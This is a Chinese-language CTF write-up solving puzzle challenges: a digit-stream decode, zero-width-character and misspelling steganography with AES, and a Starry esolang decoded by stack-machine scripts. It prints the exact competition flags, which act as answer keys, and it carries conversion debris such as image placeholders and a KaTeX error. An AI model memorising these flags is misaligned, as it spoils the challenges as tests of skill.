
然后找9存在的位置，可以发现所有9都在0000到00000000之间

```
1111136666662222255555452531437263137232423436242353535353627180353564735235601123423535535355387766556354354335
66556354354335451267126701125623542536642442316236541700006865836784701238711111995121481179565511410195109117115
10195109117115105999510397109101951099711511601111412500000000312346100532512453320404040262626212671267126712
67126712671267126712671267126712671267012301230123567856782344532356235623564444444444417263508080808170178266
26626602202224364365278456457364137375375262157074067545454234525252587654321077665544331122212126767623232461
23455335353357654335535335301246786345325325326342660172462318504536141652723643725325252525252536363636271627
16271627162716271624524524631725831261212587624876187623461763562356182032413254635243425322602682627252645273
65085517355342604630656326605821638066470514460178267135218351052876471637353635283532503646343513544443454345
```

并且很明显的可以看出 68 65 83 67 84都是可打印字符

尝试将0000到00000000的数据全部提取出来

解密一下即可得到flag



这里有一个011错了，把011改为101即可正常得到flag，具体原因感觉是题目不小心出的有点问题，但也不确定，修改后即可得到最终flag

Input

start: 119 end: 122 length: 3 length: 130 lines: 1

```
68 65 83 67 84 70 123 87 111 119 95 121 48 117 95 65 114 101 95 109 117 115 105 99 95 103 97 109
101 95 109 97 115 116 101 114 125
```


Output

time: 1ms length: 37 lines: 1

```
DASCTF{Wow_y0u_Are_music_game_master}
```

英语不好的魔法少女

下载附件得到一个png图片，发现有一个tpWj数据块，里面是一个stego_text.txt




用在线网站提取一下数据

https://masterqian.github.io/picdir/

得到文本文件，这里不能直接从数据块里复制粘贴，会文件异常

零宽字节解密一下，发现有一串密文



再回到一堆英文单词中，发现有一些很明显的单词拼写错误，比如accurate写成了accuratm

在github上找了一个比较全的单词表

https://github.com/first20hours/google-10000-english/blob/master/google-10000-english.txt

写一个脚本对照一下

```
fp = open('1.txt', 'r')  # 题目表
fs = open('2.txt', 'r')  # github表
tables = []
for line in fs:
    line = line.strip('\n')
    tables.append(line)
data = []
for line in fp:
    line = line.strip('\n')
    data.append(line)
for s in data:
    if s not in tables:
        print(s)
```

解得：

```
accuratm
extfnt
biks
equivalens
openev
sendinx
foumula
fecused
ree
journsy
threht
oparational
handbnok
sguthwest
```

发现错误的字母如下：


fuzz一下发现两个s和两个e，重复了，需要做一下去重，最终实际得到

```
mfsvxueshang
```


将零宽得到的数据作为密文，单词错误字母作为key，最终解一个aes即可得到flag：

Twinkle Twinkle Starry Night

nc链接一下靶机，发现很多base64字符



base64解密一下，发现很多小星星一样的字符吗，正好和题目对应


Recipe
From Base64
Alphabet
A-Za-z0-9+/=
Remove non-alphabet chars
STEP
BAKE!
Auto Bake
Input
start: 5521
end: 5521
length: 0
length: 5521
lines: 2
Output
start: 4141
end: 4140
length: -1
time: 4ms
length: 4140
lines: 46

fuzz一下发现是starry语言

https://blog.csdn.net/rednaxelafx/article/details/83363956

可以转化成栈操作指令

Starry语言的源码语法是：

```
dup       : " +"
swap      : "  +"
rotate    : "   +"
pop       : "    +"
push      : 5个或以上个空格，后面接一个"+"；空格数量减去5就是push的参数值

+         : "*"
-         : " *"
*         : "  *"
/         : "   *"
%         : "    *"

num_out   : "."
char_out  : " ."

num_in    : ","
char_in   : " ,"

label     : 任意多个空格之后接一个"`"；空格的个数是该标签的标识符
jump      : 任意多个空格之后接一个"'"；空格的个数是跳转目标标签的标识符
```

写个脚本批量改为栈操作

```
import sys
fp = open('新建文本文档.txt')
data = fp.read()
fs = open('7754.txt', 'w')
sub = 0
for i in data:
    # print(i)
    if i == '\n':
        continue
    elif i == ' ':
        sub += 1
    elif i == '+':
        if sub == 1:
            fs.write('dup\n')
            sub = 0
        elif sub == 2:
            fs.write('swap\n')
            sub = 0
        elif sub == 3:
            fs.write('rotate\n')
            sub = 0
        elif sub == 4:
            fs.write('pop\n')
            sub = 0
        else:
            fs.write('push  ' + str(sub-5) + '\n')
            sub = 0
    elif i == '*':
        if sub == 0:
            fs.write('+\n')
```

```
            sub = 0
        elif sub == 1:
            fs.write('-\n')
            sub = 0
        elif sub == 2:
            fs.write('*\n')
            sub = 0
        elif sub == 3:
            fs.write('/\n')
            sub = 0
        elif sub == 4:
            fs.write('%\n')
            sub = 0
        else:
            print('error!!!')
            sub = 0
            sys.exit()
    elif i == '.':
        if sub == 0:
            fs.write('num_out\n')
        else:
            fs.write('char_out\n')
            sub = 0
    else:
        print('error!!!!')
        sys.exit()
fp.close()
fs.close()
```


得到：

```
push 0 push 0 push 3 * push 1 + push 3 * push 0 + push 3 * push 2
+ push 3 * push 1 + push 3 * push 0 + + dup char_out push 0 push 3
* push 1 + push 3 * push 1 + push 3 * push 1 + push 3 * push 2
+ push 3 * push 0 + push 0 push 3 * push 1 + push 3 * push 0 +
push 3 * push 2 + push 3 * push 1 + push 3 * push 1 + push 0 p
ush 3 * push 1 + push 3 * push 0 + push 3 * push 1 + push 3 * p
ush 2 + push 3 * push 1 + push 0 push 3 * push 1 + push 3 * push
1 + push 3 * push 0 + push 3 * push 0 + push 3 * push 0 + char_o
ut char_out char_out dup char_out push 0 push 3 * push 1 + push 3 * push
2 + push 3 * push 2 + push 3 * push 0 + dup char_out push 0 push
3 * push 2 + push 3 * push 0 + push 3 * push 0 + push 3 * push
1 + push 0 push 3 * push 1 + push 3 * push 0 + push 3 * push 2
+ push 3 * push 0 + push 3 * push 2 + push 0 push 3 * push 1 +
push 3 * push 2 + push 3 * push 2 + push 3 * push 1 + push 0 push
3 * push 1 + push 3 * push 2 + push 3 * push 2 + push 3 * push
2 + char_out char_out char_out dup char_out push 0 push 3 * push 1 + pus
h 3 * push 2 + push 3 * push 1 + push 3 * push 1 + dup char_out
push 0 push 3 * push 1 + push 3 * push 2 + push 3 * push 1 + push
3 * push 2 + + dup char_out push 0 push 3 * push 1 + push 3 * pu
sh 2 + push 3 * push 1 + push 3 * push 0 + push 0 push 3 * push 1
+ push 3 * push 2 + push 3 * push 0 + push 3 * push 0 + push 0
push 3 * push 1 + push 3 * push 0 + push 3 * push 2 + push 3 *
push 0 + push 3 * push 2 + char_out char_out dup char_out push 0 push
3 * push 1 + push 3 * push 2 + push 3 * push 2 + push 3 * push
0 + + dup char_out push 0 push 3 * push 2 + push 3 * push 0 + pus
h 3 * push 0 + push 3 * push 2 + dup char_out push 0 push 3 * push
```

```
 1    +    push  3    *    push  0    +    push  3    *    push  2    +    push  3    *    push  1    +    push
 3    *    push  0    +    push  0    push  3    *    push  1    +    push  3    *    push  2    +    push  3
 *    push  2    +    push  3    *    push  1    +    push  0    push  3    *    push  1    +    push  3    *
 push  2    +    push  3    *    push  0    +    push  3    *    push  0    +    push  0    push  3    *    push
  1    +    push  3    *    push  2    +    push  3    *    push  1    +    push  3    *    push  0    +    char
_out    char_out    char_out    dup    char_out    push  0    push  3    *    push  1    +    push  3    *    pu
sh  0    +    push  3    *    push  2    +    push  3    *    push  0    +    push  3    *    push  2    +    du
p    char_out    push  0    push  3    *    push  1    +    push  3    *    push  2    +    push  3    *    push
  0    +    push  3    *    push  0    +    push  0    push  3    *    push  2    +    push  3    *    push  0
  +    push  3    *    push  0    +    push  3    *    push  0    +    char_out    dup    char_out    push  0
 push  3    *    push  1    +    push  3    *    push  2    +    push  3    *    push  0    +    push  3    *
 push  0    +    push  0    push  3    *    push  1    +    push  3    *    push  2    +    push  3    *    push
  2    +    push  3    *    push  1    +    push  0    push  3    *    push  2    +    push  3    *    push  0
  +    push  3    *    push  0    +    push  3    *    push  0    +    push  0    push  3    *    push  2    +
  push  3    *    push  0    +    push  3    *    push  1    +    push  3    *    push  0    +    push  0    pus
h  3    *    push  2    +    push  3    *    push  0    +    push  3    *    push  0    +    push  3    *    pus
h  2    +    char_out    char_out    char_out    char_out    dup    char_out    push  0    push  3    *    push
 1    +    push  3    *    push  0    +    push  3    *    push  2    +    push  3    *    push  0    +    push
 3    *    push  2    +    push  0    push  3    *    push  1    +    push  3    *    push  0    +    push  3
 *    push  2    +    push  3    *    push  0    +    push  3    *    push  0    +    push  0    push  3    *
 push  2    +    push  3    *    push  0    +    push  3    *    push  0    +    push  3    *    push  2    +
 char_out    char_out    dup    char_out    push  0    push  3    *    push  2    +    push  3    *    push  0
  +    push  3    *    push  0    +    push  3    *    push  1    +    dup    char_out    push  0    push  3
*    push  2    +    push  3    *    push  0    +    push  3    *    push  0    +    push  3    *    push  1
+    push  0    push  3    *    push  1    +    push  3    *    push  0    +    push  3    *    push  2    +
push  3    *    push  1    +    push  3    *    push  0    +    char_out    dup    char_out    push  0    push
3    *    push  1    +    push  3    *    push  0    +    push  3    *    push  2    +    push  3    *    push
1    +    push  3    *    push  0    +    push  0    push  3    *    push  1    +    push  3    *    push  2
+    push  3    *    push  1    +    push  3    *    push  1    +    push  0    push  3    *    push  1    +
push  3    *    push  2    +    push  3    *    push  2    +    push  3    *    push  2    +    char_out    char
_out    dup    char_out    push  0    push  3    *    push  2    +    push  3    *    push  0    +    push  3
 *    push  1    +    push  3    *    push  0    +    push  0    push  3    *    push  1    +    push  3    *
 push  0    +    push  3    *    push  2    +    push  3    *    push  0    +    push  3    *    push  2    +
 push  0    push  3    *    push  1    +    push  3    *    push  2    +    push  3    *    push  1    +    push
  3    *    push  0    +    char_out    char_out    dup    char_out    push  0    push  3    *    push  1    +
  push  3    *    push  1    +    push  3    *    push  1    +    push  3    *    push  2    +    push  3    *
  push  2    +    dup    char_out    push  0    push  3    *    push  1    +    push  3    *    push  1    +
push  3    *    push  0    +    push  3    *    push  2    +    push  3    *    push  1    +    -    dup    char
_out
```

注：

脚本实际是以换行隔开，这里为了能够全部显示，做了如下\n改为\t的操作，实际脚本还是为换行




然后对栈操作指令写一个脚本操作一下

```
import sys
fp = open('7754.txt', 'r')
data = []
for line in fp:
    line = line.strip('\n')
    if line[:4] == 'push':
        data.append(int(line.split('  ')[1]))
    elif line == '*':
        x = data[-1]
        y = data[-2]
        data = data[:-2]
        data.append(x * y)
    elif line == '+':
        x = data[-1]
        y = data[-2]
        data = data[:-2]
        data.append(x + y)
    elif line == 'dup':
        x = data[-1]
        data.append(x)
    elif line == 'char_out':
        x = data[-1]
        data = data[:-1]
        print(str(x) + ' ', end='')
    else:
        print('error!!!')
        sys.exit()
```

得到：

```
102 108 97 103 123 51 53 52 101 55 49 99 101 45 48 99 56 48 45 52 102 101 54 45 56 57 54 52 45 56 99 101 55 102
55 53 49 102 48 101 57 125
```

decimal解密一下即为flag



卡比卡比卡比

下载附件得到一个!@#KaTeX parse error: Expected 'EOF', got '#' at position 28: …名字的文件和一个内存文件，!@#unimportance内的数据很乱，看不出来是什么东西，先看看内存文件。

